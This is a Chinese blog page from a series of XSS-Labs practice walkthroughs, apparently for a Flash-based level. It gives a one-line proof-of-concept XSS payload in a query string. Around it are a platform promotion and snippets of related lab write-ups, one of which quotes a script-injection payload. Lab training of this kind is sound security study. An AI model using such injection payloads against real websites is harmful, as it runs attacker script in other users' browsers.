读者可参考、订阅专栏:Xss-Labs靶场攻防实战
姿势
逻辑后端代码:

POC:
arg01=id&arg02=\%22))}catch(e){}if(!self.a)self.a=!alert(1)//%26width%26height


 墨衍会员
·
AI 创作全网分发
墨衍智能分发
本文由作者通过墨衍一键同步至各平台
1分发平台
4k累计阅读
4.1k平均单平台
已同步平台
优快云
微信公众号
微博
知乎
掘金
百家号
博客园
抖音
小红书
你的文章也可以这样分发
墨衍会员 ¥399起/年,写一次发全网
我也要
读者可参考、订阅专栏:Xss-Labs靶场攻防实战
逻辑后端代码:
POC:
arg01=id&arg02=\%22))}catch(e){}if(!self.a)self.a=!alert(1)//%26width%26height
 Xss-Labs靶场攻防实战
当前文章被收录于:
Xss-Labs靶场攻防实战
本专栏将提供详细的指导和实践,帮助你了解和掌握XSS注入攻击的原理、技巧和防御方法。本专栏将引导你逐步完成XSS Labs靶场中的各个挑战,从基础知识开始,逐渐深入到高级的攻击和防御技术。
【从零开始学产品经理】项目立项实战(1)——基本方案与可行性分析:基于微信小程序的记账本
主要阶段:立项-设计-开发-测试-上线-运营-总结。
XSS LABS - Level 20 过关思路
函数,是 ActionScript 中一个非常重要的函数,用于在 Flash 应用程序(即 ActionScript 环境)和宿主页面(通常是 HTML 页面,其中包含了 JavaScript)之间进行通信。进行逆向了,逆向工具为 JPEXS,该工具的初始安装教程我放在了 Level 19 的过关流程中了,不会配置的小伙伴可以去看看(后续我会单独出一期,JPEXS 工具的简介)。文件中的代码,以及我对其的笔记,代码不多,笔者也是借助 AI,慢慢做的注释(笔者也没搞过 Flash,硬搞吧。
104基于深度学习识别是AI生成还是真实图片
的可视化界面,通过点击左侧可以加载要识别的检测对象图片,点击中间的识别按钮,会识别出结果,识别结果在右侧显示,当前识别的图片是真实的图片,非假图片。有兴趣的小伙伴也可以自行扩充数据集,或训练自己的数据集。文本,分别存放了图片路径和对应的标签。文本里面的数据,并将训练好的模型也保存在本地。即可加载训练好的模型,真假图片进行识别。本期给大家介绍的是基于深度学习识别是。代码整体是非常简便的,总共三个。个文件夹分别是真图和。
【网络安全】xss-labs level-4 解题详析
onblur 事件是在 HTML 元素失去焦点时触发的事件。当用户从一个元素切换到另一个元素或点击页面空白区域时,原本获得焦点的元素就会触发 onblur 事件。可以将 onblur 事件应用于各种 HTML 元素,包括输入框、下拉列表、按钮等。当元素失去焦点时,可以执行相应的 JavaScript 代码来实现特定的功能或交互。
实现labelme批量json_to_dataset方法
labelme可以帮助我们快速的实现Mask-RCNN中数据集json文件的生成,然而还需要我们进一步的将json转成dataset,可以直接在cmd中执行labelme_json_to_dataset.exe C:\Users\Administrator\Desktop\total\1.json(路径),但是这个过程需要我们一个json文件的生成,过程很慢。 一、打开abelm...
CANoe.Diva实战:基于CDD的UDS诊断自动化测试全流程解析
本文详细解析了使用CANoe.Diva进行基于CDD的UDS诊断自动化测试的全流程,包括环境搭建、CDD文件配置、测试范围设置、用例生成与验证、CANoe集成测试及报告分析。通过实战经验分享,帮助工程师快速掌握诊断自动化测试技巧,提升测试效率与质量。
【网络安全】xss-labs level-3 解题详析
当元素获得焦点时,可以执行相应的 JavaScript 代码来实现特定的功能或交互。当元素失去焦点时,可以执行相应的 JavaScript 代码来实现特定的功能或交互。当用户从一个元素切换到另一个元素或点击页面空白区域时,原本获得焦点的元素就会触发 onblur 事件。当用户点击或选择某个元素,使其成为当前活动元素时,就会触发 onfocus 事件。当输入框获得焦点时,绑定的函数将被调用,同样会弹出一个提示框。当输入框失去焦点时,绑定的函数将被调用,同样会弹出一个提示框。函数将被调用,并弹出一个。
UE5 VlcMedia 插件编译与流媒体播放实战
本文详细介绍了在虚幻引擎5中编译并集成VlcMedia插件以解决流媒体播放难题的实战指南。针对UE5不再默认支持Win32 API导致的编译错误,文章提供了核心的构建配置文件修改步骤,并指导如何启用插件、创建VLC媒体播放器,最终成功播放如.m3u8等格式的网络直播流或点播视频。
【网络安全】xss-labs level-6 解题详析
使用 str_replace 函数将 <script 替换为 <scr_ipt,将 on 替换为 o_n,将 src 替换为 sr_c,将 data 替换为 da_ta,将 href 替换为 hr_ef。当元素获得焦点时,可以执行相应的 JavaScript 代码来实现特定的功能或交互。当元素失去焦点时,可以执行相应的 JavaScript 代码来实现特定的功能或交互。当用户从一个元素切换到另一个元素或点击页面空白区域时,原本获得焦点的元素就会触发 onblur 事件。除了直接在 HTML 元素上使用。
基于FPGA的函数信号发生器设计
设计采用波形查找表和相位累加器的方法实现DDS,查找表的数据位宽为8位,采样点数为4096。波形产生范围是100Hz-20MHz,最小频率间隔为1Hz,用8个数码管显示频率,可产生正弦波、方波、三角波,波形用两个led显示,select信号控制,全灭为正弦波,一亮一灭为方波,全亮为锯齿波。为了使频率和相位便于调节,用3个拨码开关控制步进,用8个led显示状态。
风电功率预测 | 基于RF随机森林的风电功率预测(附matlab完整源码)
风电功率预测 | 基于RF随机森林的风电功率预测(附matlab完整源码)
【网络安全】xss-labs level-9 解题详析
而将 JavaScript 代码放在 href 属性中,当用户点击具有此链接的元素时,浏览器会执行其中的 JavaScript 代码。故我们可对初始POC使用html实体编码处理,使关键字不被过滤;再添加http://Burp Suite 中涉及到编码和解码的模块是 “Encoder”(编码器)。该题与 level-9 的区别是,加上了对地址的判断。也就是说我们填入的内容存在于。
在Simulink中构建感应电机的时滞补偿控制模型,并通过仿真验证不同补偿策略的有效性
核心优势Smith预估器可有效补偿已知时滞,提升系统稳定性。动态PID调整适用于时变时滞的初步补偿。扩展方向自适应时滞估计:结合Luenberger观测器实时估计时滞。鲁棒控制:引入H∞控制或滑模控制抑制参数不确定性。网络化时滞补偿:结合知识库[2]的网络延迟模型,实现端到端补偿。
【网络安全】xss-labs level-8 解题详析
而将 JavaScript 代码放在 href 属性中,当用户点击具有此链接的元素时,浏览器会执行其中的 JavaScript 代码。相较于level-7,level-8 代码将双引号替换为quot。故我们可对初始POC使用html实体编码处理,使关键字不被过滤。也就是说我们填入的内容存在于。
蓝牙模块HM-10手册
蓝牙模块HM-10手册,该手册对蓝牙模块HM-10进行了详细的介绍和使用方法以及一些AT指令。
jdk-8u144-linux-x64.tar.gz.
该资源为搭建Linux系统Java环境用,资源的后缀为tar.gz格式的压缩包
【网络安全】xss-labs level-14 解题详析
当存在 Exif XSS 漏洞时,攻击者可以在图像的 Exif 数据中插入恶意的 JavaScript 代码。当用户加载带有恶意 Exif 数据的图像时,浏览器或其他应用程序可能会错误地解析恶意代码,并在受害者的浏览器上执行它。Exif 数据是嵌入在数字图像文件中的元数据,包含有关图像的信息,如拍摄日期、相机型号、GPS 坐标等。浏览器和其他应用程序通常会解析和显示这些数据。Exif XSS 漏洞是一种安全漏洞,存在于图片的 Exif(Exchangeable Image File Format)数据中。
Statistics and Machine Learning Toolbox
Statistics and Machine Learning Toolbox(带书签),MATLAB统计学习工具
[网络安全]xss-labs level-15 解题详析
指令是通过浏览器的XHR请求加载外部文件的。因此,需要确保被包含的文件在服务器上可访问。是AngularJS框架中的一个指令,用于在HTML页面中包含外部文件或片段。,可以将外部HTML文件的内容动态地插入到当前的HTML页面中。注意到第九行有一个ng-include属性。注意,文件路径需要用单引号或双引号括起来。的值发生更改时,将自动更新包含的文件内容。变量设置为要包含的文件路径。
NTscan扫描工具
ntscan是一个扫描器,可以扫描没有密码和弱密码的共享,先到配置文件中填写猜测的用户名和密码,扫描过程中右侧出现的是扫描日志。
[网络安全]xss-labs level-17 解题详析
arg02参数出现在embed标签中最后的位置,故可使用空格构造xss语句。
[网络安全]xss-labs level-18 解题详析
arg02参数出现在embed标签中最后的位置,故可使用空格构造xss语句。
[网络安全]xss-labs level-5 解题详析
以上为[网络安全]xss-labs level-5 解题详析,后续将分享[网络安全]xss-labs level-6 解题详析。我是秋说,我们下次见。
【网络安全】xss-labs level-2 解题详析
通过阅读源代码可知,闭合双引号即可实现XSS。"><script>alert("qiushuo")</script><"
[网络安全]xss-labs level-19 解题详析
Flash是一种用于创建富媒体和互动内容的广泛使用的技术,将恶意Flash文件嵌入到受信任的网页中,当用户访问包含恶意Flash文件的页面时,Flash文件会在用户的浏览器中执行。Flash XSS(Cross-Site Scripting)是指针对使用Adobe Flash技术开发的应用程序的跨站脚本攻击。由于浏览器的flash问题,本题不做详细描述。该题涉及flash xss知识点。
【网络安全】xss-labs level-13 解题详析
元素上时,浏览器将执行 “onmouseover” 属性中指定的 JavaScript 代码 alert(‘Hello, World!’),然后弹出一个警告框显示 “Hello, World!“onmouseover” 是一个 HTML 属性,通常用于在鼠标悬停在元素上时触发 JavaScript 代码。str33为注入点,而str33由str11经过滤得到,str11为cookie中的user字段。
[网络安全]xss-labs level-16 解题详析
代码对keyword参数进行过滤,如script标签、空格等。
[网络安全]xss-labs level-10 解题详析
第三个隐藏字段的名称是 “t_sort”,它的值是变量 $str33 的值。第二个隐藏字段的名称是 “t_history”,它的值也是字符串 .第一个隐藏字段的名称是 “t_link”,它的值是字符串 .
[网络安全]xss-labs level-7 解题详析
可以将 onfocus 事件应用于各种 HTML 元素,包括输入框、下拉列表、按钮等。可以将 onblur 事件应用于各种 HTML 元素,包括输入框、下拉列表、按钮等。当用户从一个元素切换到另一个元素或点击页面空白区域时,原本获得焦点的元素就会触发 onblur 事件。当用户点击或选择某个元素,使其成为当前活动元素时,就会触发 onfocus 事件。当输入框获得焦点时,绑定的函数将被调用,同样会弹出一个提示框。当输入框失去焦点时,绑定的函数将被调用,同样会弹出一个提示框。函数将被调用,并弹出一个。
XSS LABS - Level 15 过关思路
在上面的过关流程中,我们往图片中插入内容的方式是直接通过文本编辑器的形式,编辑图片文件的,虽然能过关,但是,这种方法不光会损坏图片,而且还很容易就被系统检测出来(连我写的那个 Level 14 都绕不过去): 将 attacker01.jpg 上传到 Level 14 关卡,直接被过滤了: 那么,如何才能制作一个可以上传的,且能触发 Payload 的无损图片,就成了我们的目标。 我们触发 XSS 攻击的标签是未闭合的 a 标签,因为我们想页面展示的绝大部分内容都被 a 标签包裹,这样触发

 被折叠的 条评论
为什么被折叠?
 到【灌水乐园】发言


 3211


 扫一扫


